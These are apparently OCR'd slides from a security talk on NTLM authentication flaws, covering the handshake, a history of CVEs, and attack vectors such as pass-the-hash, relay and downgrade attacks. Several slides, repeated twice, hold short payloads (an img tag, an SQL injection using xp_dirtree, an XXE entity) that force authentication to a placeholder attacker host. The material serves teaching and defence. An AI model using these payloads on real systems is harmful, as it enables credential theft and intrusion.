
HTTP/1.1 401 Access Denied
Authorization: NTLM base64(NTLMSSP, Challenge, Domain, Host)

GET / HTTP/1.1
Authorization: NTLM base64(NTLMSSP + Domain User, Host, Challenge Response)

HTTP/1.1 200 OK

# TCP Socket

Simplified NTLM HTTP in TCP Socket



GET / HTTP/1.1

HTTP/1.1 401 Access Denied
WWW-Authenticate: Negotiate or WWW-Authenticate: NTLM

GET / HTTP/1.1
Authorization: NTLM base64(NTLMSSP + padding)

HTTP/1.1 401 Access Denied
Authorization: NTLM base64(NTLMSSP, Challenge, Domain, Host)

GET / HTTP/1.1
Authorization: NTLM base64(NTLMSSP + Domain User, Host, Challenge Response)

HTTP/1.1 200 OK

# NTLM IS Also...


## Reported with design flaws since 1996.

Many design flaws.

Many many many design flaws.

Many many many many Design Flaws.

## Let's list a few, well at least until 2010



- Presentations, Publications, and CVEs

| Year | Pubs | CVE | total |
|---|---|---|---|
| 1996 | 1 | | 1 |
| 1997 | 1 | | 1 |
| 1998 | | | |
| 1999 | 1 | 1 | 2 |
| 2000 | 1 | 1 | 2 |
| 2001 | 1 | | 1 |
| 2002 | | | |
| 2003 | | | |
| 2004 | 1 | | 1 |
| 2005 | | 1 | 1 |
| 2006 | | | |
| 2007 | 3 | | 3 |
| 2008 | 1 | 3 | 4 |
| 2009 | | 4 | 4 |
| 2010 | | 2 | 2 |

*https://www.usenix.org/legacy/events/sec10/tech/slides/geer.pdf

# NTLM Attack Vectors

- NTLM Extraction from Sam & Memory*
- Force Auto Submission
- Offline Cracking
- Replay/Relay Attacks
- TCP Session Hijacking*
- Application Perspective

## NTLM Extraction from Sam & Memory*

- Requires Admin User
- Pass the Hash
- Publicly available tools
  - WCE
  - Mimikatz
  - Pwdump
  - ...

## Force Auto Submission

- XSS / CSRF

```
<img src="file://attacker">
```

- SQL Injection

```
    user="test';EXEC master.sys.xp_dirtree '\
                        \attacker.com
```

- Word Document Template
- XML External Entity (XXE)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///attacker.com"
>]><foo>&xxe;</foo>
```

- Office Preview
- Phishing
- Desktop.ini
- .lnk file

## Offline Cracking

- Cryptographic Flaws
- Rainbow Tables
- Cloud Super Computer


## Downgrade Attacks

1. Client requests: "let's use NTLM version STRONG"
2. Server Responds : "Let's use NTLM version WEAK"
3. Client says: "Okay"

What is your GPO configuration?


## Replay & Relay

Replay - Resend a valid authentication
Relay - Authenticate through the attacker



## Application Perspective

- No Autocomplete=off
- Users can be auto-connected = Persistent Cookie



# NTLM Attack Vectors

- NTLM Extraction from Sam & Memory*
- Force Auto Submission
- Offline Cracking
- Replay/Relay Attacks
- TCP Session Hijacking*
- Application Perspective

# NTLM Extraction from Sam & Memory*

- Requires Admin User
- Pass the Hash
- Publicly available tools
    - WCE
    - Mimikatz
    - Pwdump
    - ...

# Force Auto Submission

- XSS / CSRF

```
<img src="file://attacker">
```

- SQL Injection

```
    user="test';EXEC master.sys.xp_dirtree '\
                         \attacker.com
```

- Word Document Template
- XML External Entity (XXE)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///attacker.com"
>]><foo>&xxe;</foo>
```

- Office Preview
- Phishing
- Desktop.ini
- .lnk file


# Offline Cracking

- Cryptographic Flaws
- Rainbow Tables
- Cloud Super Computer

# Downgrade Attacks

1. Client requests: "let's use NTLM version STRONG"
2. Server Responds : "Let's use NTLM version WEAK"
3. Client says: "Okay"


What is your GPO configuration?



# Replay & Relay

Replay - Resend a valid authentication

Relay - Authenticate through the attacker




G"

K"

# Application Perspective

- No Autocomplete=off
- Users can be auto-connected = Persistent Cookie



Do you want Google Chrome to save your password?

Welcome
by HACKLAB\administrator
12/23/2013 1:10 AM
Welcome to the Corporate SharePoint!


There are currently no upcoming events. To add a new event, click "Add new event" below.


There are currently no favorite links to display. To add a new link, click "Add new link" below.

# Why NTLM is Still Alive?!

